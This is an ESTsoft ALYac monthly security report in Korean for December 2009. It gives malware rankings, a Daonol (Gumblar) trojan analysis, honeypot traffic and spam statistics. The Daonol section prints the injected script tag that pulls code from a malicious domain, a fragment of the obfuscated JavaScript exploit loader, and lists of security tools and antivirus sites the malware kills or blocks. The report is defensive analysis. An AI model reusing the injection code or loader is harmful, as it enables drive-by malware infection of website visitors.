www.alyac.co.kr

피해갈 수 없는 탐지력

알약

월간 보안동향 보고서

ESTsoft

목차

Part Ⅰ 12월의 악성코드 통계

1. 악성코드 통계

(1) 감염 악성코드 Top 15


[2009년 12월 1일 ~ 2009년 12월 31일]

순위		악성코드 진단명	카테고리	합계 (감염자수)
1	-	A.ADV.Admoke	Adware	84,508
2	↑1	V.DWN.el.39xxxx	Trojan	66,580
3	↑3	V.DWN.VB.paran	Trojan	51,229
4	-	S.SPY.Lineag-GLG	Spyware	46,877
5	↓3	A.ADV.BHO.IESearch	Adware	35,627
6	New	V.DWN.Agent.253440	Trojan	30,056
7	↓2	V.WOM.Conficker	Worm	23,271
8	New	Spyware.6867	Spyware	19,021
9	New	Trojan.Generic.2831379	Trojan	16,116
10	New	A.ADV.UtilPack	Adware	15,953
11	↓4	Win32.Virtob.6.Gen	Virus	15,754
12	New	V.DWN.utilguide	Trojan	14,499
13	↓6	S.SPY.OnlineGames-H	Spyware	14,630
14	New	V.WOM.SillyFDC-CJ	Worm	10,892
15	New	A.SPH.cygo	Adware	6,057

※ 자체수집, 신고된 사용자의 감염통계를 합산하여 산출한 순위임


감염 악성코드 Top 15는 사용자 PC에서 탐지된 악성코드를 기반으로 산출한 통계이다.
12월의 감염 악성코드 TOP 15는 A.ADV.Admoke이 84,508건으로 TOP 15 중 1위를 차지하였으며, V.DWN.el.39xxxx이 66,580건으로 2위, V.DWN.VB.paran이 51.229건으로 3위를 차지하였다.
전반적으로 12월은 전 달에 비해 TOP 15에 새로 진입한 악성코드들이 많았으며, 새로 진입한 악성코드는 총 7건이다.

(2) 카테고리별 악성코드 유형



악성코드 유형별 비율은 트로이 목마(Trojan)가 37%로 가장 많은 비율을 차지하고, 애드웨어(Adware)가 35%, 스파이웨어(Spyware)가 17%의 비율을 각각 차지하고 있다.


(3) 카테고리별 악성코드 비율 전월 비교



카테고리별 악성코드 비율을 전월과 비교하면, 트로이 목마(Trojan)가 약 14% 증가하였으며, 애드웨어(Adware)는 약 10% 감소하였다. 다른 유형들은 전 달과 비슷한 수준을 유지하고 있다.

(4) 월별 피해 신고 추이

[2009년 1월 ~ 2009년 12월]




※ 알약 사용자의 신고를 합산에서 산출한 결과임

월별 피해 신고추이는 알약 사용자의 신고를 합산해서 산출한 결과로써, 월별 신고 건수를 나타내는 그래프이다. 12월의 피해 신고추이는 소폭 증가하였지만, 전 달과 비슷한 수준을 유지하고 있는 것으로 확인된다.

(5) 월별 악성코드 DB 등록 추이

[2009년 01월 ~ 2009년 12월]




Part I 12월의 악성코드 통계

2. 악성코드 이슈 분석 – "Daonol 트로이목마의 정체"

Daonol 악성코드는 2009년 4월에 출현한 Geno 바이러스의 변종으로서, 10월초부터 12월 현재까지 수 많은 변종파일을 만들어냈다.
다른 보안업체에서는 Daonol 악성코드를 Gumblar, Gadjo, Kates로 부르고 있다.

Daonol은 웹 취약점을 가지고 있는 홈페이지에 SQL Injection 공격으로 악성코드를 추가하며, 홈페이지에 접속한 사용자 PC의 보안 취약점을 이용해 악성코드를 다운로드해 자기 자신을 실행해 전파하는 방법을 사용하고 있다. (Drive-by-download 방식)
주로 MS의 인터넷 익스플로러(Internet Explorer)와 어도비(Adobe)사의 아크로뱃(Acrobat), 플래시(Flash) 취약점들을 이용하며, 이들 보안 취약점을 이용한 악성 PDF, SWF 파일은 또 다른 실행파일(exe)을 설치, 실행시키고 실행된 EXE 파일은 DLL 파일 같은 추가적인 파일 생성, 레지시트리 등록 후 부팅시 자동으로 시작되게 시스템 설정을 변경한다.

기존에 발견 된 Daonol의 경우 Windows 부팅 시 로그온 화면 대신 검은 바탕화면이 보이는 버그가 있었으나, 현재 유포되고 있는 Daonol에는 버그가 수정되어 정상적인 부팅은 가능하다.




<그림 : SQL Injection 공격으로 인해 Daonol 악성코드가 추가된 국내 사이트 화면>

```
document.write('<script src=http://asitsoft-jo.com/profile/Asitsoft.php ><\/script>');
document.write('<script src=http://asitsoft-jo.com/profile/Asitsoft.php ><\/script>');
```

변조 된 홈페이지 코드에 document.write 함수를 사용하여 악성사이트로 이동시키는 코드가 삽입되어 있다.

<그림 : 변조된 웹사이트에 추가된 코드내용>



```
// <script>
un0=9;if((v33=unescape)||window)un0='';gYM=v33(un0.toString()+'%');
var Ms7J='dY6fV63umeY6e_74.wrY69te_28_22Y3cD64iv sY74ylY65_3d_5c_22positionV3a_61bsY6fluteY3bY20D6ce
66(a)Y7bv1D3df1_28v1V2ca,Y22AV44OD44D42V2eY53Y74V72eamV22)V3bv2_3dD661(v2,a_2cV22WSc_72iV70_74.Shell
1cV74iveXObject(D22P_44F.PdfCY74r1V22)V3b_7dcaD74cV68(e)_7b_7di_66(i4TV37)D7bV76aV72V20lvV3dY28Y28i_
MN5=Ms7J.replace(/[YD_V]/g,gYM);eval(v33(MN5));
function ttt(){return "AEfBNNONNNNHNNyN++yNNTYNNNNNNNNNBNN9NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
Pvjq5+f++k+UlpJ4ik/kJQCdDOChFsqGOVqCV4OA3n2tget+++++1XpZs+4HJ=1AEDd5=tz=ieGoWCGYb8JBwpeC5GFdt2T++++T
vU9wdq4r+anPANSGQik+Sk8IEaehO5ODDk1G1WW2sdCKv/pL=g7XI+++SjtvXrvJ+yEuV6ZhVpNeKO+87a66zk8n7Slva4hqyI+h
OA/q+XAvg1+MS6I+C+++ke411sD3L5Efdoon4tA=Vqao6zo2kdArI2ap9mX++xZp1L+7vOCIM7A+jwxLjOKTKj6SXR++yHWfVetV
Ikomfz1fDHYiSwr+xFSnQxaDAWBVHxQlETe+4oJSuaW+CqXEM9kljIQPNaT=znjTwrMW/zvnLq2qU=v+kaNrg8dwI+luYiBoJzg4
pL+yM6xhWeQkOAx1LIynf=o591NHR14Xe+KaEA+EPJWytSZXgvYG4R+++kS+wZFtyGeO4BOrMYraOprUtu4b45445gr5KZPIpE+d
spEF1YBdr=ryNBkx17RLEsOFdRX++7iaW7w6soekxEkNKhPKDsE4nRAT+4q+4D6rLLNBql1jol1LAsI2OI+2P+kqSNXm1kG4/bTg
pHXWTLQ+Myt6kAq+I++Tr+n/nihCg+2wbV=27QO1sVeC+ANDOIT+Xq+6CJOjk55uDXiDT6HuND6bYe8EFe+9mryo+y+WEQbGae1=
YZRQSiPDZqebgTY+++Xdtm8KCDVgbwgkRq2PVNYZ3uP8+1+S+kmp9eQxxJzx=rPv7pONMli2YXn+SnLxi+++UvdN2bsOZkwCDaa1
Yo=T9HtMb/CxRvtI+yL+i4bPvlBhM8+vTFuMsvGp/b+Nod4IKqU6+X76MTXmkykMWIB7jG9/s/XJ2FU++o+4f8x+4WDOOFOFn=z=
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNN6WOYr5NNNNNNNNvNvNNNNNFNNdNNNNNNNNNNNNNNNNNNNNNvNNHNNNNpNNdNNNNNNNNNNNNNNN
//</script>
```

<그림 : 변조된 웹사이트에 추가된 자바 스크립트 화면>

악성 스크립트에 의해 사용자 PC에 취약점(인터넷 익스플로러, 아크로뱃, 플래시)이 존재하는 경우 특정 서버로부터 악성 PDF 또는 SWF 파일을 다운받아 실행한 후 사용자 PC의 %TEMP% 폴더에 iexplore.exe파일을 생성시킨다.

(변종 파일에 따라 설치 경로는 변경 될 수 있다.)

- **증상**


  변종파일에 따라서는 분석 내용과 약간 차이가 있을 수 있지만, 이번 분석에 쓰여진 파일은 API Hook, 특정 프로세스 종료, 특정 도메인 접속 방해, 자신의 자가 복구, 사용자 검색어 유출과 관련된 행위를 한다

1) 다음 문자열이 존재하면 프로세스를 종료시킨다.

문자열	특이사항
Antirootkit	프로세스 종료 수행
Malwarebytes	프로세스 종료 수행
guardxup	프로세스 종료 수행
IceSword	프로세스 종료 수행
.reg	프로세스 종료 수행
.pif	프로세스 종료 수행
.cmd	프로세스 종료 수행
.bat	bat 파일에 "reged" 과 "/windows nt/" 문자열이 포함되어 있을 경우에 프로세스 종료 수행
gmer, le38	프로세스 종료 후 파일까지 삭제 시도

2) 다음 문자열이 포함되면 인터넷 접속을 차단한다.

mcafee	clamav	prevx	pandasecurity	avir
kaspersky	bitdefender	drweb	eset	sophos
symantec	onecare	Adob	Anti	AVPU
CAUp	COMO	Enig	ESS	Live
LIVE	McHT	MpCo	NOD3	Nort
Pand	SpyS	SUPE	TMUF	UA



<그림 : McAfee 홈페이지 접속시 Daonol에 의해 차단된 화면>

3) 특정 사이트를 대상으로 사용자가 검색한 내용을 지정 된 서버로 전송한다.
인터넷 사용 중 다음 문자열이 포함된 사이트를 감시해 사용자 검색 내용을 리다이렉션(Redirection) 시킨다.


www.google	www.bing.com
search.yahoo	search
rds.yahoo	yimg

위에서 언급했듯이 Daonol 악성코드는 주로 인터넷 익스플로러(Internet Explorer), 아크로뱃(Acrobat), 플래시(Flash)의 취약점을 이용해 감염되므로 이를 사전에 예방하기 위해서는 최신 보안 업데이트 설치와 백신의 최신 엔진 업데이트, 실시간 감시 사용을 반드시 수행해야 한다.

Part I 12월의 악성코드 통계

3. 허니팟/트래픽 분석


(1) 상위 Top 10 포트



12월은 웹(TCP 80)과 관련된 공격 트래픽 증가가 두드러졌다.
또한, 매달 높은 비율을 차지한 TCP 135와 TCP 1433 트래픽은 악성코드가 감염된 PC에서 네트워크를 통해 감염, 전파를 시도하기 때문에 보안 패치가 되지 않은 PC에서는 감염이 지속적으로 이루어지게 되며, 새로운 감염 PC를 만들기 위한 트래픽도 추가로 발생해 좀처럼 유해 트래픽이 감소하지 않고 있다.

(2) 상위 Top 5 포트 월별 추이

[2009년 10월 ~ 2009년 12월]




상위 Top5 포트 월별 추이는 TCP 80이나 TCP 8080 같은 웹 서비스 관련 트래픽이 증가한 반면, 매달 꾸준하였던 TCP 2967과 TCP 1433 포트 트래픽은 급격히 감소하였다.

Part I 12월의 악성코드 통계

3. 스팸 메일 분석


(1) 일별 스팸 및 바이러스 통계 현황



일별 스팸 및 바이러스 통계 현황 그래프는 하루에 수신된 악성코드 첨부, 스팸메일의 개수를 나타낸 그래프이다. 13일쯤에 바이러스 및 스팸 메일 개수가 소폭 증가하였으나, 별다른 특이사항은 없는 것으로 판단된다.

(2) 월별 통계 현황

[2009년 7월 ~ 2009년 12월]



월별 통계 현황은 악성코드 첨부 및 스팸메일이 전체메일에서 차지하는 비율을 나타내는 그래프이다.

전체 메일 중 정상 메일은 23.9%를 차지하고 있으며, 스팸 메일은 가장 많은 70.9%, 바이러스 메일은 5.1%를 차지하였다.

전 달에 비해 정상메일이 약 19% 상승하였으며, 그에 반해 스팸 메일은 약 20% 정도 감소하였다.

(3) 스팸 메일 내의 악성코드 현황

[2009년 10월 1일 ~ 2009년 10월 31일]

순위	악성코드 진단명	메일수[개]	비율[%]
1	W32/Virut-T	17,948	35.48%
2	Mal/ZipMal-B	6,592	13.03%
3	W32/Mytob-C	6,183	12.22%
4	VPS-090709-DDoS-2	6,127	12.11%
5	W32/MyDoom-H	5,203	10.29%
6	Troj/CryptBx-ZP	1,987	3.93%
7	W32/MyDoom-AJ	1,497	2.96%
8	W32/MyDoom-Gen	852	1.68%
9	Mal/EnPk-F	532	1.05%
10	W32/Sality-I	444	0.88%

스팸 메일 내의 악성코드 현황은 12월 바이러스 메일에서 발견된 악성코드 중 Top 10을 뽑은 그래프이다. 현재 W32/Virut-T이 35.48%로 1위를 차지하였다.

2위는 전체 13.03%를 차지한 Mal/ZipMal-B, 3위는 전체 12.22%를 차지한 W32/Mytob-C이다.

1위를 차지한 W32/Virut-T 진단명은 실행 파일을 감염시키는 파일 바이러스로서 *.exe, *.scr 확장자를 가진 파일을 감염시키고, 2위를 차지한 W32/Mytob-C는 감염 시 감염된 컴퓨터에서 특정 확장자를 가진 파일들에서 메일주소를 수집하여 웜(Worm)을 첨부하여 메일을 발송한다.

Part Ⅱ 2009년과 2010년의 보안 이슈

1. 2009년의 보안 이슈 종합

1) MS08-067 취약점을 이용한 Conficker 웜의 다변화

올해 MS08-067 취약점을 이용한 Conficker 웜이 다양한 변종들을 유포시키면서 개인 및 기업 PC, 네트워크에 많은 피해를 입혔다.


특히 USB 및 공유폴더를 이용해 전파되므로 개인의 PC 보다는 기업 IT 환경에서 피해가 더욱 집중되었으며, Conficker 웜의 치료와 삭제에만 집중하고 상대적으로 공유폴더 보안 강화나 MS08-067의 패치에는 소홀했던 경우도 많아 재감염 사례가 빈번히 발생했다.

2) 바람 잘 날 없던 소셜 네트워킹 서비스(SNS)

올해는 특히 트위터, 페이스북 같은 소셜 네트워킹 서비스에 대한 해킹과 DDoS 공격, 악성코드 유포 같은 사이버 테러가 유난히 심한 해였다.

